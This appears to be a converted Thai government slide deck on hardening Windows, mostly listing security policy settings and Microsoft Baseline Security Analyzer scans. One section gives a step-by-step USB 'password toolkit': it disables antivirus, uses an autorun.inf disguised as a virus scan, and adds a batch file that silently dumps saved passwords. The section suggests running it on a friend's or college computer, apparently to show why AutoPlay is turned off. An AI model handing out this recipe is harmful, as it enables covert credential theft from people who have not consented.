
Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) **servers**' to 'Require NTLMv2 session security, Require 128-bit encryption'






## Security Options

Set 'System cryptography: Use FIPS compliant algorithms for encryption, hashing, and signing' to 'Enabled'



## Security Options


Set 'System cryptography: Use FIPS compliant algorithms for encryption, hashing, and signing' to 'Enabled'





## Security Options


Set 'User Account Control: Admin Approval Mode for the Built-in Administrator account' to 'Enabled'



# ***Windows Components***

## ***AutoPlay Policies***

*Set 'Turn off Autoplay on:' to 'Enabled:All drives'*







## **Examples How to capture passwords using USB drive**

**Here is a step by step procedre to create the password toolkit:**

**NOTE:** You must temporarily disable your antivirus before following these steps.

**Step 1:** Download all the 5 tools, extract them and copy only the executables(.exe files) into your USB Pendrive.

ie: Copy the files – mspass.exe, mailpv.exe, iepv.exe, pspv.exe and passwordfox.exe into your USB Drive.

**Step 2:** Create a new Notepad and write the following text into it:

[autorun]

open=launch.bat

ACTION= Perform a Virus Scan

save the Notepad and rename it from

New Text Document.txt to autorun.inf

Now copy theautorun.inf file onto your USB pendrive.

Create another Notepad and write the following text onto it:

start mspass.exe /stext mspass.txt

start mailpv.exe /stext mailpv.txt

start iepv.exe /stext iepv.txt

start pspv.exe /stext pspv.txt

start passwordfox.exe /stext passwordfox.txt

save the Notepad and rename it from **New Text Document.txt** to **launch.bat**





## **Examples How to capture passwords using USB drive**

**Step 3:** Copy the launch.bat file also to your USB drive.

**Step 4:** Now your root kit is ready and you are all set to capture the passwords. You can use this pendrive on your friend's PC or on your college computer. Just follow these steps

**Step 5:** Insert the pendrive and the autorun window will pop-up. (This is because, we have created an autorun pendrive).

In the pop-up window, select the first option (Perform a Virus Scan).

Now all the password hacking tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the .TXT files. Remove the pendrive and you'll see the stored passwords in the .TXT files.

This works on Windows 2000, XP, Vista and 7

# Microsoft Baseline Security Analyzer



<https://www.microsoft.com/en-us/download/confirmation.aspx?id=7558>

# Microsoft Baseline Security Analyzer



## Download Center

Shop ▾ Products ▾ Categories ▾ Support ▾ Security ▾



## Microsoft Baseline Security Analyzer 2.3 (for IT Professionals)

Select  
Language:

English ▾

Download

The Microsoft Baseline Security Analyzer provides a streamlined method to identify missing security updates and common security misconfigurations. MBSA 2.3 release adds support for Windows 8.1, Windows 8, Windows Server 2012 R2, and Windows Server 2012. Windows 2000 will no longer be supported with this release.

### Free PC updates

- Security patches
- Software updates
- Service packs
- Hardware drivers



Run Microsoft Update



## Microsoft Baseline Security Analyzer

The screenshot shows the Microsoft Baseline Security Analyzer 2.3 application window. The title bar reads "Microsoft Baseline Security Analyzer 2.3". The interface has a blue header with the Microsoft logo and the text "Microsoft Baseline Security Analyzer". On the left is a "Tasks" sidebar with the following links: "Scan a computer", "Scan multiple computers", "View security reports", and "About Microsoft Baseline Security Analyzer". The main content area is titled "Check computers for common security misconfigurations." and contains a paragraph explaining the tool's capabilities. Below this are three tasks, each with a computer icon: "Scan a computer" (Check a computer using its name or IP Address.), "Scan multiple computers" (Check multiple computers using a domain name or a range of IP addresses.), and "View existing security scan reports" (View, print and copy the results from the previous scans.). A red arrow points from the "Scan a computer" task in the main area to a callout box. The callout box is a white rectangle with a blue border that contains a larger, clearer version of the same three tasks and their descriptions. At the bottom left of the sidebar, under "See Also", are links for "Microsoft Baseline Security Analyzer Help" and "Microsoft Security Web site".

Microsoft Baseline Security Analyzer 2.3

Microsoft Baseline Security Analyzer

**Tasks**

- Scan a computer
- Scan multiple computers
- View security reports
- About Microsoft Baseline Security Analyzer

**Check computers for common security misconfigurations.**

The Microsoft Baseline Security Analyzer can check computers running Microsoft Windows Server 2012 R2, Windows 8.1, Windows Server 2012, Windows 8, Windows Server 2008 R2, Windows 7, Windows® Server 2003, Windows Server 2008, Windows Vista, or Windows XP. Scanning computers for security updates utilizes Windows Server Update Services. You must have administrator privileges for each computer you want to scan.

- Scan a computer**  
Check a computer using its name or IP Address.
- Scan multiple computers**  
Check multiple computers using a domain name or a range of IP addresses.
- View existing security scan reports**  
View, print and copy the results from the previous scans.

**See Also**



- Microsoft Baseline Security Analyzer Help
- Microsoft Security Web site

**Scan a computer**  
Check a computer using its name or IP Address.

**Scan multiple computers**  
Check multiple computers using a domain name or a range of IP addresses.

**View existing security scan reports**  
View, print and copy the results from the previous scans.

# Microsoft Baseline Security Analyzer

 Microsoft  
Baseline Security Analyzer

## Which computer do you want to scan?

Enter the name of the computer or its IP address.

Computer name:  (this computer)

IP address:  .  .  .  (this computer)

Security report name:

%D% = domain, %C% = computer, %T% = date and time, %IP% = IP address


Options:

- ☒ Check for Windows administrative vulnerabilities
- ☒ Check for weak passwords
- ☒ Check for IIS administrative vulnerabilities
- ☒ Check for SQL administrative vulnerabilities
- ☒ Check for security updates
- ☐ Configure computers for Microsoft Update and scanning prerequisites
- ☐ Advanced Update Services options:
  - ☐ Scan using assigned Windows Server Update Services(WSUS) servers only
  - ☐ Scan using Microsoft Update only
  - ☐ Scan using offline catalog only

Learn more about [Scanning Options](#)



# Microsoft Baseline Security Analyzer




# Microsoft Baseline Security Analyzer

Microsoft Baseline Security Analyzer 2.3

Microsoft  
Baseline Security Analyzer

**Report Details for HQ - ITOS-PONGRAPEE2 (2015-08-06 14:19:00)**

 **Security assessment:**  
Potential Risk (One or more non-critical checks failed.)

---





**Computer name:** HQ\ITOS-PONGRAPEE2  
**IP address:** 172.17.12.111  
**Security report name:** HQ - ITOS-PONGRAPEE2 (8-6-2015 2-19 PM)  
**Scan date:** 8/6/2015 2:19 PM  
**Scanned with MBSA version:** 2.3.2211.0  
**Catalog synchronization date:**  
**Security update catalog:** Microsoft Update

---

Sort Order:  ▼

**Security Update Scan Results**

Score	Issue	Result
✓	Developer Tools, Runtimes, and Redistributables Security Updates	No security updates are missing. <a href="#">What was scanned</a> <a href="#">Result details</a>
✓	Office Security Updates	No security updates are missing. <a href="#">What was scanned</a> <a href="#">Result details</a>
✓	SQL Server Security Updates	No security updates are missing. <a href="#">What was scanned</a> <a href="#">Result details</a>
✓	Silverlight Security	No security updates are missing. <a href="#">What was scanned</a> <a href="#">Result details</a>

 [Print this report](#)     [Copy to clipboard](#)     [Previous security report](#)    [Next security report](#) 

# Summery

- install OS โดยไม่เชื่อมต่อ network
- Update Patch
- Set 'Minimum password length' to '14 or more character(s)'
- Set 'Enforce password history' to '24 or more password(s)'
- Set 'Password must meet complexity requirements' to 'Enabled'
- Set 'Store passwords using reversible encryption' to 'Disabled'
- Set 'Minimum password age' to '1 or more day(s)'
- Set 'Maximum password age' to '60 or fewer days'
- Set 'Account lockout threshold' to '5 invalid logon attempt(s)'
- Set 'Account lockout duration' to '15 or more minute(s)'
- Set 'Reset account lockout counter after' to '15 minute(s)'
- Set 'Audit Policy' to 'Success and Failure'

## Summery

- Security Log 196,608
- System Log 32,768
- Application Log 32,768
- Configure 'Accounts: Rename administrator account'
- Configure 'Accounts: Rename Guest account'
- Set 'Accounts: Limit local account use of blank passwords to console logon only' to 'Enabled'
- Set Shut down system immediately if unable to log security audits to 'Disable'
- Set 'Interactive logon: Display user information when the session is locked' to 'Enable'
- Interactive logon: Do not display last user name 'Enable'
- Set 'Interactive logon: Do not require CTRL+ALT+DEL' to 'Disabled'
- Set 'Interactive logon: Machine inactivity limit' to '900 or fewer seconds'

## Summery

- Set 'Interactive logon: Number of previous logons to cache (in case domain controller is not available)' to '4 or fewer logon(s)'
- Set 'Interactive logon: Prompt user to change password before expiration' to '14 or more day(s)'
- Interactive logon: Message text for users attempting to log on  
**===== UNAUTHORIZED ACCESS TO THIS NETWORK DEVICE IS PROHIBITED. =====**  
**,You must have explicit permission to access or configure this device.,**  
**“All activities performed on this device may be logged”, " and violations,**  
**of this policy may result in disciplinary action", " and may be reported,**  
**to law enforcement. There is no right to privacy on this device.**
- Interactive logon: Message title for users attempting to log on (Warning)



## Summery

- Set 'Network access: Do not allow anonymous enumeration of SAM accounts and shares' to 'Enabled'
- Set 'Network security: Allow Local System to use computer identity for NTLM' to 'Enabled' (Domain Controller)
- Set 'Network security: Allow LocalSystem NULL session fallback' to 'Disabled'
- Set 'Network security: LAN Manager authentication level' to 'Send NTLMv2 response only. Refuse LM & NTLM'
- Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) [clients](#)' to 'Require NTLMv2 session security, Require 128-bit encryption'

## Summery

- Set 'Network security: Minimum session security for NTLM SSP based (including secure RPC) **servers**' to 'Require NTLMv2 session security,Require 128-bit encryption'
- Set 'System cryptography: Use FIPS compliant algorithms for encryption, hashing, and signing' to 'Enabled'
- Set 'User Account Control: Admin Approval Mode for the Built-in Administrator account' to 'Enabled'
- Set 'Turn off Autoplay on:' to 'Enabled:All drives'
- Microsoft Baseline Security Analyzer (Scan System)

# QUESTION & ANSWER SESSION

Name พงศ์ระพี นาคมณี [Information Security Engineer]

e-mail : [pongrapee@ega.or.th](mailto:pongrapee@ega.or.th) tel. : 02-612-6000(4303)

# Thank You

**Electronic Government Agency (Public Organization)**

website : [www.ega.or.th](http://www.ega.or.th)

e-mail : [helpdesk@ega.or.th](mailto:helpdesk@ega.or.th)

Tel. : (+66) 0 2612 6000

Hotline : (+66) 0 2612 6060

